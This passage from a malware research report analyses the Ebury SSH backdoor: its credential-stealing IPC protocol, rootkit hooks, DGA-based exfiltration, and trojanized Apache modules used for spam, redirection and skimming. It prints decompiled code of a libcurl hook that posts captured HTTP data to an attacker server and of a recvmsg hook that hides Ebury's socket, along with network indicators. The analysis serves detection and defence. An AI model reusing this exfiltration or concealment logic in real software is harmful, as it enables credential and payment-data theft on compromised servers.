Although we haven't seen this technique being used recently, another method is to replace the original OpenSSH client and server binaries with backdoored versions. As far as we know, this method is the only way Ebury can be installed on non-Linux systems.

IPC mechanisms

Ebury keeps its state information, configuration, and stolen credentials in memory only. In versions prior to 1.5, Ebury used a fixed size **shared memory segment** to store this information. In more recent versions, Ebury spawns a new process when it is first loaded. This process creates an abstract UNIX socket and listens on it. Ebury uses that socket to communicate stolen credentials, and set and get configurable variables such as the exfiltration server IP address.

Abstract UNIX sockets work like regular UNIX sockets, except they do not create a file on the filesystem. lsof and procfs' `/proc/net/unix` display abstract sockets with an at sign (`@`) prepended to their socket addresses. Ebury uses socket addresses like popular Linux services such as `/run/systemd/log-wu03nuFBHN` or `/tmp/dbus-ZP7tFO4xsL`. The process that hosts the listening socket also looks legitimate, because it uses the executable of a real service present on the system. However, they are started with the Ebury library injected using `LD_PRELOAD`. When the library is loaded, execution flow is hijacked to serve the Ebury service instead.

A list of known socket addresses and host process executable paths used by Ebury can be found in the *Remediation* subsections.

Figure 12 shows the flow taken by the SSH credentials, from the victim using a compromised client to the Ebury operators.

1. The unsuspecting victim uses the SSH client compromised with Ebury and types the server host, TCP port, username, and gives its authentication credentials, such as a password, a key, or a key and a passphrase.
2. All the information is communicated via the UNIX socket to the "Ebury process", a process created when Ebury is first loaded.
3. Later, the Ebury operators connect to the Ebury-compromised OpenSSH server and issue an `Xcat` command. Ebury connects to the Ebury process's UNIX socket and fetches the credentials, which are encrypted and sent back to the attackers. The credentials are erased from memory at this point.
4. If, for whatever reason, the credentials aren't collected for two weeks, Ebury encrypts the credentials using a public key and sends them via UDP to an exfiltration server. That server's IP address is decrypted from the DNS `TXT` record of an algorithmically generated domain.

The underlying communication in the UNIX socket is a custom binary protocol. Table 2 shows a summary of the commands understood by the Ebury service.



Figure 12. Flow of stolen credentials, from the victim using an Ebury-compromised SSH client to the Ebury process, and later fetched by the operators

First byte value	Description	Next byte value	
0x01	Add credentials.		
0x02	Get list of stolen credentials.		
0x03	Set configuration value.	0x01	Exfiltration server.
		0x02	Additional password for using the Ebury backdoor (no longer used).
0x04	Get configuration value.	0x03	Flags.
		0x04	Server for libcurl hook exfiltration.
		0x05	"Ebury process" info (such as its PID).

Table 2. Summary of the binary protocol of the Ebury service, as of v1.8.0

libcurl hooking for HTTP request exfiltration

A feature that was added in version 1.7 is a way to exfiltrate HTTP POST requests made by applications using libcurl. This is done by hooking functions into libcurl and performing an additional HTTP POST request to an external server set by the attackers whenever `curl_easy_perform` is used. Figure 13 shows that additional request performed in the hook.

The only configurable element is the domain name or IP address to which the information is exfiltrated. By default, Ebury does not contain an exfiltration server, so this feature is disabled until the operator sets the value. No filtering is done, meaning that all HTTP POST requests are exfiltrated.

This feature is controlled by the `Xcrl` command, which enables the operators to set the exfiltration server to which the data is sent via HTTP POST requests. A POST request is sent to that server's `/xpost.php` resource over HTTPS. Thus, the final URL looks like `https://<exfiltration-server>/xpost.php`.

We have seen one domain name used to exfiltrate the data – `www.pbarsec[.]com` – which is served by Cloudflare.

The code was borrowed from *FrizzySteal*, described below. The same obfuscation techniques, function hooking, and even exfiltration server are shared between the two malware families.

As discussed in the *Monetization* section, we think this feature is used as a server-side web skimmer, to steal credit card details from transactional websites. This hook in libcurl is called when the web application queries the payment processor API to validate and perform the transaction using the details typed by the victim.

`libkeyutils.so` is a dependency of libcurl, so the injection of the malicious code is possible just like with OpenSSH executables.

Pseudocode-A

```
46          if ( (int)connect_orig((unsigned int)v4, &unix_sock_addr, 19LL) >= 0 )
47          {
48            tx_buf.cmd = 4;          // Get exfiltration target from Ebury process
49            tx_buf.subcmd = 4;
50            if ( write(v5, &tx_buf, 8uLL) > 7
51              && (tx_buf.field_2 = 0, (unsigned int)read(v5, &tx_buf, 0x8008uLL) - 8 <= 0x8000)
52              && tx_buf.field_2
53              && tx_buf.data[0] )
54            {
55              exfil_target = strdup(tx_buf.data);
56            }
57            else
58            {
59              exfil_target = 0LL;
60            }
61            close(v5);
62            if ( exfil_target )
63            {
64              sprintf(v3, strings->https____s_xpost_php, exfil_target);
65              easy = curl_easy_init_orig();
66              if ( easy )
67              {
68                url_size = 0LL;
69                if ( last_set_curl_url )
70                {
71                  v8 = strlen(last_set_curl_url) + 1;
72                  LOWORD(url_size) = 1020;
73                  if ( v8 - 1 <= 1020 )
74                    url_size = v8 - 1;
75                  strncpy(data_to_send, last_set_curl_url, url_size);
76                }
77                data_to_send[url_size] = '\t';
78                qmemcpy(&data_to_send[url_size + 1], orig_post, orig_post_size);
79                curl_easy_setopt_orig(easy, CURLOPT_URL, v3);
80                curl_easy_setopt_orig(easy, CURLOPT_POSTFIELDS, data_to_send);
81                curl_easy_setopt_orig(easy, CURLOPT_POSTFIELDSIZE, url_size + orig_post_size + 1);
82                curl_easy_setopt_orig(easy, CURLOPT_WRITEDATA, dev_null);
83                curl_easy_setopt_orig(easy, CURLOPT_SSL_VERIFYPEER, 0LL);
84                curl_easy_setopt_orig(easy, CURLOPT_SSL_VERIFYHOST, 0LL);
85                curl_easy_setopt_orig(easy, CURLOPT_CONNECTTIMEOUT, 2LL);
86                curl_easy_setopt_orig(easy, CURLOPT_TIMEOUT, 3LL);
87                curl_easy_setopt_orig(easy, CURLOPT_NOSIGNAL, 1LL);
88                curl_easy_perform_orig(easy);
89                curl_easy_cleanup_orig(easy);
90              }
91            }
              goto LABEL_36;
0000B8DA curl_easy_perform_hook:88 (B8DA)
```

Figure 13. `curl_easy_perform` hooked by Ebury to exfiltrate HTTP POST data, decompiled with the Hex-Rays Decompiler

Userland rootkit

Over the years, more and more functionalities were added to Ebury to make it more and more difficult to realize, from a system administrator perspective, that a server has been compromised. Since version 1.6, Ebury is injected in all shells spawned when connected via the compromised OpenSSH server. Figure 14 shows processes where Ebury is injected, and its purposes in those processes.



Figure 14. Processes where Ebury is injected

As you can see, all subprocesses spawned by the OpenSSH server are injected with Ebury. This method allows the malware to lie to the user about the presence of certain resources related to Ebury. To inject into subprocesses, Ebury hooks the following functions from `libc`:

- `system`
- `popen`
- `execve`, `execvpe`, `execv`, `execvp`, and `execl`

In all cases, the `LD_PRELOAD` environment variable is injected, either by temporarily modifying the `environ` global variable or by changing the parameter to the function.

Here are the traces of Ebury an admin could be looking for when inspecting a running server:

- the modified `libkeyutils.so` shared library on the file system,
- the Ebury process,
- the abstract UNIX socket created by the Ebury process, and
- the presence of the malicious `libkeyutils.so` in the memory mapped by processes injected with Ebury.

All of those are difficult to reveal when using a compromised shell.

File and symbolic link

The malicious shared library with Ebury, whether it's `libkeyutils.so.1` or another (see *Persistence*), as well as the modified symbolic link, are hidden from the user. System functions such as `readdir` are hooked to prevent tools from seeing the malicious file in the library directory. Additionally, `realpath` and `readlink` (and its variants `readlinkat`, `freadlink`, etc.) are hooked so that the `libkeyutils.so.1` symbolic link will appear to be pointing to the legitimate file. `stat`, `open`, and all their variants (`xstat`, `lxstat`, `statx`, `fopen`, etc.) are also hooked to make it appear that the malicious file doesn't exist, and that the system only has the legitimate `libkeyutils.so` file.

Figure 15 shows file listings with `ls -l` under a shell compromised with the Ebury rootkit, and under a trusted shell where the Ebury rootkit isn't activated.

```
compromised-shell# ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils
lrwxrwxrwx  1 root root       21 Dec  7 14:46 libkeyutils.so.1 -> libkeyutils.so.1.10
-rw-r--r--  1 root root    22600 Jun 19  2022 libkeyutils.so.1.10

trusted-shell# ls -la /lib/x86_64-linux-gnu/ | grep -F libkeyutils
lrwxrwxrwx  1 root root       21 Dec  7 14:46 libkeyutils.so.1 -> libkeyutils.so.1.10.2
-rw-r--r--  1 root root    22600 Jun 19  2022 libkeyutils.so.1.10
-rwsr-xr-x  1 root root    59168 Dec  7 14:45 libkeyutils.so.1.10.2
```

Figure 15. File listing with (above), and without (below), the Ebury userland rootkit activated

Process

We mentioned that Ebury's state is kept in memory, in a process we call the "Ebury process". This persistent process is hidden from the list of running processes when listing processes with tools such as `ps`: `readdir` and `readdir64` are hooked to remove the process from `/proc`, which is how `ps` and other tools list running processes.

Figure 16 shows the difference when running `ps` under a trusted shell and one compromised by Ebury. It is presented in the **unified format** (`diff -u`), meaning that lines prefixed with `+`, in green, are shown only when the shell is safe from Ebury. Inversely, lines starting with `-`, in red (if there were any, but in this case there are none), are shown when the shell is compromised by Ebury, but not from a trusted shell.

```
# diff -u <(ps auxw) <(trusted-shell ps auxw)
--- compromised
+++ trusted
@@ -62,6 +62,7 @@
 root         370  0.0  0.7  16580  7960 ?        Ss    2023   0:12 /lib/systemd/systemd-logind
 root         382  0.0  0.1   6064  1076 ttyS0    Ss+   2023   0:00 /sbin/agetty -o -p -- \u --keep-baud ...
 root         428  0.0  2.1 109544 21204 ?        Ssl   2023   0:00 /usr/bin/python3 /usr/share/unattended-upgrades ...
+root         687  0.0  0.2  15348  2940 ?        Ss    2023   0:00 /sbin/rsyslogd
 root        4543  0.0  0.9  14960  9228 ?        Ss    2023   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of ...
 root       26025  0.0  0.0      0     0 ?        Z    Jan23   0:10 [rsyslogd] <defunct>
 root       31086  0.0  0.4   8040  4096 pts/0    Ss   Feb01   0:00 bash
```

Figure 16. Difference between `ps auxw` being executed under a trusted and a compromised shell

It's worth noting that `/proc/$PID_OF_EBURY_PROCESS/` is still accessible: Ebury actually uses `/proc/$PID_OF_EBURY_PROCESS/fd/3` to get the inode of the UNIX socket it creates.

UNIX socket

The easiest way to list UNIX sockets on a Linux system is using procfs' `/proc/net/unix`. Some tools such as `lsof` use this file to get the list. The way Ebury hides the socket from the list is by hooking `open` and `fopen` and returning a file descriptor to a temporary file instead. This temporary file holds the same content as the original file, with all lines that contain the Ebury-created UNIX socket removed. Figure 17 shows that the Ebury-created UNIX socket is visible in `/proc/net/unix` when read from a trusted shell, but invisible when read from a compromised shell.

```
# diff -u /proc/net/unix <(trusted-file-read /proc/net/unix)
--- compromised
+++ trusted
@@ -31,6 +31,7 @@
 ffff9c4442ea2c00: 00000002 00000000 00010000 0001 01  8050 /run/uuidd/request
+ffff9c4442ef4c00: 00000002 00000000 00010000 0001 01  9150 @event-CRbBwZlvXa
 ffff9c44494d2400: 00000002 00000000 00000000 0002 03  8296
```

Figure 17. Difference between `/proc/net/unix` seen under a program compromised with Ebury and one that is not

Pseudocode-A

```
__int64 v15; // r10

msg_size = recvmsg(socket, message, flags);
if ( msg_size > 0
  && !flags
  && message->msg_namelen == sizeof(sockaddr_nl)
  && message->msg_iovlen == 1
  && !message->msg_controllen
  && !message->msg_flags )
{
  iov_base = (unsigned int *)message->msg_iov->iov_base;
  if ( iov_base )
  {
    if ( *(_WORD *)message->msg_name == AF_NETLINK )
    {
      unix_socket_inode = socket_inode;
      v7 = msg_size;
      if ( socket_inode )
      {
        v8 = (new_unix_addr *)message->msg_iov->iov_base;
        v9 = msg_size;
        while ( v9 > 15 )
        {
          nlmsg_len = v8->nlh.nlmsg_len;
          if ( v8->nlh.nlmsg_len <= 15 || v9 < nlmsg_len || v8->nlh.nlmsg_type != SOCK_DIAG_BY_FAMILY )
            break;
          if ( nlmsg_len == 76
            && *(_WORD *)&v8->body.udiag_family == 0x10// AF_UNIX && SOCK_STREAM
            && v8->body.udiag_state == TCP_LISTEN
            && unix_socket_inode == v8->body.udiag_ino )
          {
            v11 = &v8->ra;
            v12 = *iov_base - 32LL;
            while ( v12 > 3 )
            {
              rta_len = v11->rta_len;
              if ( (unsigned __int16)rta_len <= 3u || v12 < (unsigned __int16)rta_len )
                break;
              if ( !v11->rta_type )           // == UNIX_DIAG_NAME
              {
                if ( memcmp((char *)&v11[1], &unix_socket_name, 17LL) )
                  goto LABEL_27;
                msg_size -= 76LL;
                memmove(v8, &v8[2].nlh.nlmsg_type, (char *)iov_base + v7 - (char *)v8);
                return msg_size;
              }
              v14 = (rta_len + 3) & 0x1FFFC;
              v12 -= v14;
              v11 = (rtattr *)((char *)v11 + v14);
            }
            return msg_size;
          }
LABEL_27:
          v15 = (nlmsg_len + 3) & 0xFFFFFFFC;
          v9 -= v15;
          v8 = (new_unix_addr *)((char *)v8 + v15);
        }
      }
    }
  }
  return msg_size;
}
```

00006DB6 recvmsg_hook:57 (6DB6)

Figure 18. `recvmsg` as hooked by Ebury, decompiled with the Hex-Rays Decompiler

In the same way, Ebury tampers all `/proc/<pid>/net/unix` files, which have the same format as `/proc/net/unix` but contain sockets opened by the process.

There is another way UNIX sockets can be listed, and that is by sending a `NETLINK_SOCK_DIAG` message over a socket using the `SOCK_DIAG_BY_FAMILY` protocol. This is how **ss** first tries to enumerate sockets and falls back to using procfs if it fails. Hiding the UNIX socket listed that way is a bit more complex. To understand how to use `NETLINK_SOCK_DIAG`, we can refer to the **sock_diag(7)** manual page. Figure 18 shows the hook to the `recvmsg` function, where Ebury looks for the reply to a `NETLINK_SOCK_DIAG` request. If any one of the sockets listed has the name of the UNIX socket created by Ebury, it is removed from the buffer.

Mapped memory

How about looking at the memory mapped into processes to find some trace of the userland rootkit? Well, this might not work either as Ebury carefully hides itself from `/proc/<pid>/maps` and `/proc/<pid>/task/<tid>/maps`, in a similar way that its UNIX socket is hidden. The `fopen` hook also handles the `maps` file. It removes lines with references to the malicious shared library and adds lines referencing the legitimate `libkeyutils.so` if the process should normally require it. Both the path and inode are replaced from the original lines. Figure 19 shows the differences when looking at the `maps` file to try to find the injected library.

```
# diff -u /proc/$SSHD_PID/maps <(trusted-file-read /proc/$SSHD_PID/maps)
--- compromised
+++ trusted
@@ -22,8 +22,8 @@
 7fcef2a85000-7fcef2a86000 rw-p 0000f000 08:01 4762   /usr/lib/x86_64-linux-gnu/libresolv.so.2
 7fcef2a86000-7fcef2a88000 rw-p 00000000 00:00 0
-7fcef2a88000-7fcef2a96000 r-xp 00000000 08:01 4875   /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10
-7fcef2a96000-7fcef2a97000 rw-p 0000e000 08:01 4875   /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10
+7fcef2a88000-7fcef2a96000 r-xp 00000000 08:01 62814 /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10.2
+7fcef2a96000-7fcef2a97000 rw-p 0000e000 08:01 62814 /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10.2
 7fcef2a97000-7fcef2aad000 rw-p 00000000 00:00 0
 7fcef2aad000-7fcef2ab0000 r--p 00000000 08:01 4827   /usr/lib/x86_64-linux-gnu/libkrb5support.so.0.1

# diff -u /proc/$BASH_PID/maps <(trusted-file-read /proc/$BASH_PID/maps)
--- compromised
+++ trusted
@@ -26,6 +26,8 @@
 7f34830ca000-7f34830cb000 rw-p 00030000 08:01 3951   /usr/lib/x86_64-linux-gnu/libtinfo.so.6.3
+7f34830cb000-7f34830d9000 r-xp 00000000 08:01 62814 /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10.2
+7f34830d9000-7f34830da000 rw-p 0000e000 08:01 62814 /usr/lib/x86_64-linux-gnu/libkeyutils.so.1.10.2
 7f34830da000-7f34830ee000 rw-p 00000000 00:00 0
```

Figure 19. Differences in OpenSSH server and Bash `maps` files when under the Ebury userland rootkit

Typical post-exploitation usage

Starting in early 2024, we have been monitoring a server newly compromised with Ebury to see how the operator would interact with it.

This revealed that once a system is compromised, the operators connect back regularly and use the `Xcat` command to exfiltrate any credentials captured since they last connected. On a less regular basis, a script is used to search for and fetch any new SSH private keys, updates to the `known_hosts` files, a list of running services, etc. This is all via automated processes.

The libcurl hooking functionality was also enabled one week after the server was compromised by setting an exfiltration server. It was disabled after three weeks.

Figure 20 shows a timeline of 57 connections over the course of a month. There are a number of proxies used between the Ebury controller and the compromised servers. Those proxies are a mix of Ebury-compromised servers and infrastructure rented by the perpetrators. The bottom line is that the servers having IP addresses seen controlling Ebury don't have the controlling software, but are just proxies. They are, however, usually used for a long period of time. See the *Network* IoCs section for a list of recently used IP addresses.



Figure 20. Timeline of usage of Ebury over a one-month span

This honeypot did not run services other than SSH, so there was no obvious way to monetize it and no other malware was deployed.

Credential exfiltration

There are two ways that the stolen SSH credentials can be exfiltrated from the compromised server:

1. Fetched by the operator using the `Xcat` command.
2. Sent to an exfiltration server using a specially crafted UDP packet that looks like a DNS request.

Ebury does not include a hardcoded exfiltration server address. It can be set by the operators using an argument to the `Xver` or `Xcat` command (see *Ebury basics*).

If the operators have not reached out to the server for two weeks (no `Xcat` command), Ebury uses an algorithm to generate domain names and then uses them to find out where to send the credentials. Credentials are then sent via UDP. This enables Ebury operators to regain access if, for example, the server's IP address changes. This fallback mechanism uses the DNS `TXT` record of the generated domain. The record is decrypted using a public RSA key hardcoded in the Ebury sample. The decrypted data contains the IP address of the exfiltration server and an expiry timestamp.

Records are usually set to last for about three months, after which they are rotated. This mechanism has already been well documented in **previous publications**. Here are the first three domains of the latest (sixth) iteration of the DGA:

1. `qimpj6kkofzf[.]biz`
2. `4wsrsznmdb[.]biz`
3. `kezt2tqpy5ug[.]info`

The first domain was registered by the perpetrators in September 2023. As of May 2024, the domain contained a valid `TXT` record that, once decrypted, points the exfiltration server to `185.145.245[.]167`.

```
qimpj6kkofzf[.]biz. 1800 IN TXT "IIjjfXI2BxYkou85HeMHH4LA5E
CW4IzYWjGOkMLF5yrjvpUqE+P6oOR70amiHxKM6RLoYsp36yDX6tnc7tUP
cl9OdbObMtVLpAx36KmvrsvqioVb2xitDsBHp/m2m8x8Vn6v5LFh0oZ20mE
Dobcyb7Tvg+f5E5q1lFbzC3Oz7ek="
```

```
Decrypted: qimpj6kkofzf[.]biz:3113350567:1725148800
Exfiltration IP address: 185.145.245[.]167
Expiration: 2024-09-01 00:00:00 UTC
```

Monetization: Multiple New Components

Monetization: Multiple New Components

Recent activities have shown that their tactics have changed, and a plethora of new tools were discovered from kernel modules to Perl scripts. Those tools have the common goal of monetizing, through various methods, the servers they compromise. The way servers are monetized range from credit card information theft and cryptocurrency stealing to traffic redirection, spam sending, and credential stealing. The new malware families used by the group includes:

- A set of Apache modules used for different purposes such as proxying raw traffic, exfiltrating sensitive information from HTTP requests, and redirecting visitors to an attacker-controlled website.
- A kernel module that modifies HTTP traffic to perform redirection.
- Tools to hide and allow malicious traffic through the firewall.
- Scripts used to carry out AitM within hosting providers' data centers, aiming to compromise specific targets.

Figure 21 depicts the various strategies employed by the operation to monetize the servers compromised by Ebury, along with the resulting consequences for internet users who browse websites hosted on compromised servers or engage in online server management.

Malicious Apache and nginx modules

One of the activities documented in Operation Windigo involved the redirection of web traffic by compromised servers. Ebury's operators installed malware, known as Cdorked, on web servers. This malware was designed to redirect a limited number of visitor requests to advertisements, generating profit for the attackers. Cdorked was installed by replacing the HTTP server executables with patched versions. We observed incidents where Apache, nginx, or Lighthttpd were replaced with the Cdorked payload. Activities related to Cdorked stopped around August 2015.

Recent observations indicate a shift in tactics, as the attackers have ceased patching the HTTP server binaries. Instead, they have employed a combination of Apache and nginx modules for various objectives, including the proxying of raw traffic, exfiltration of sensitive information from HTTP requests, and the redirection of visitors to websites under the control of the attackers. Table 3 summarizes the list of modules we attribute to Ebury.



Figure 21. Multiple malware families deployed on Ebury-infested servers and the impact for potential victims

Name	Purpose	First seen	Known compromised Apache module	nginx module name
HelimodProxy	Proxy traffic to send spam.	2021	`mod_dir.so`	N/A

HelimodRedirect	Redirect HTTP request to advertisement.	2022	`mod_dir.so`
			`mod_auth_basic.so`
			`mod_authn_file.so`
			`mod_authz_host.so`
			`mod_authz_user.so`
			`mod_env.so`
				`ngx_http_redir_module`

HelimodSteal	Exfiltrate HTTP POST request mode to the server.	2019		Unknown, but variant exists according to internet scan.

Table 3. HTTP server modules

Upon deployment on a compromised server, the malicious Apache modules do not function as new modules; rather, they replace existing legitimate modules with trojanized versions. While `mod_dir.so` is the most commonly targeted module for modification, other legitimate modules have also been observed to be trojanized, as outlined in Table 3. Despite the addition of hooks to enable malicious functionalities, the trojanized modules retain their original legitimate behavior. We have not encountered any servers with more than one variant of the malicious Helimod payload (Proxy, Redirect, or Steal) simultaneously.

Unlike Apache, malicious modules for nginx are standalone and do not contain legitimate code. We have seen only one sample of HelimodRedirect for nginx. We have, however, seen nginx servers running HelimodRedirect and HelimodSteal during our internet scanning, using a fingerprint based on a specially crafted request (see *Finding compromised servers using the management URL*). We believe that a HelimodProxy module does not exist for nginx.

Overview of changes to Apache modules

Apache modules are shared libraries that export a symbol pointing to a structure that describes the module and that contains callbacks. The content of this structure, as shown in Figure 22, includes information such as the version of Apache this module is compatible with, the source filename, and the defined callbacks responsible for executing the module's tasks.



Figure 22. Module information exported by `mod_dir.so` as seen in IDA Pro with the proper structure definition

There are commonalities between the three malicious Apache modules, even if their purpose is different. The authors added code in the `register_hooks` callback. It allows registering hook functions in the request handler, which allows executing an action when a request arrives. Hooks are added, while preserving the legitimate behavior. Figure 23 shows the HelimodProxy's `register_hooks` function. The legitimate `mod_dir` module only registers the last function, `dir_fixups`; all the others were added by the authors of HelimodProxy.



Figure 23. Hex-Rays Decompiler output for HelimodProxy's `register_hooks`

First, we examine the payload from the three modules, followed by an exploration of their shared functionalities.

HelimodProxy

In early 2021, a victim of HelimodProxy reached out to ESET researchers about a compromised server used to relay spam. They found both HelimodProxy and Ebury in their infrastructure, but not on the same servers.

HelimodProxy, which is present on disk as `mod_dir.so`, is a modified version of the genuine `mod_dir` Apache module. The malicious module keeps the legitimate functionalities working, while the evil part permits running arbitrary commands and using the web server to proxy raw TCP traffic.

As noted above, we believe this proxying functionality is used to relay spam. The typical scenario works like this: a system first makes an HTTP request to a specific URL (refer to the *Management URL* section for details). Following

this, the source IP address of the request is added to a list stored in memory. Subsequent TCP connections made from the same IP address are redirected into a subprocess initiated from `/usr/lib64/pmtad`. Figure 24 illustrates the function responsible for starting the subprocess and redirecting the socket into its standard input using `dup2`. Note that at this point, Apache no longer serves HTTP responses for that particular IP address.



Figure 24. Hex-Rays Decompiler output of the Apache connection hook function of HelimodProxy

Interestingly, `argv[0]` is being set to `/usr/sbin/pmtad`, rather than `/usr/lib64/pmtad`. The latter is the path of the daemon for PowerMTA, legitimate email sending software. This suggests that the servers targeted by HelimodProxy are running PowerMTA for delivering emails, and HelimodProxy attempts to conceal its malicious process by blending in with existing processes. We were able to corroborate this hypothesis on some of the victimized servers. Using an existing mail server is also a great way to improve the probability of spam reaching its destination.

Now, what is this other `pmtad` executable in `/usr/lib64`? Its analysis revealed a modified version of **3proxy**, open-source proxy software. This software enables the operators to use the compromised server as an open proxy to relay various types of traffic. In practice, it was primarily exploited to send spam from the IP addresses assigned to the compromised servers.

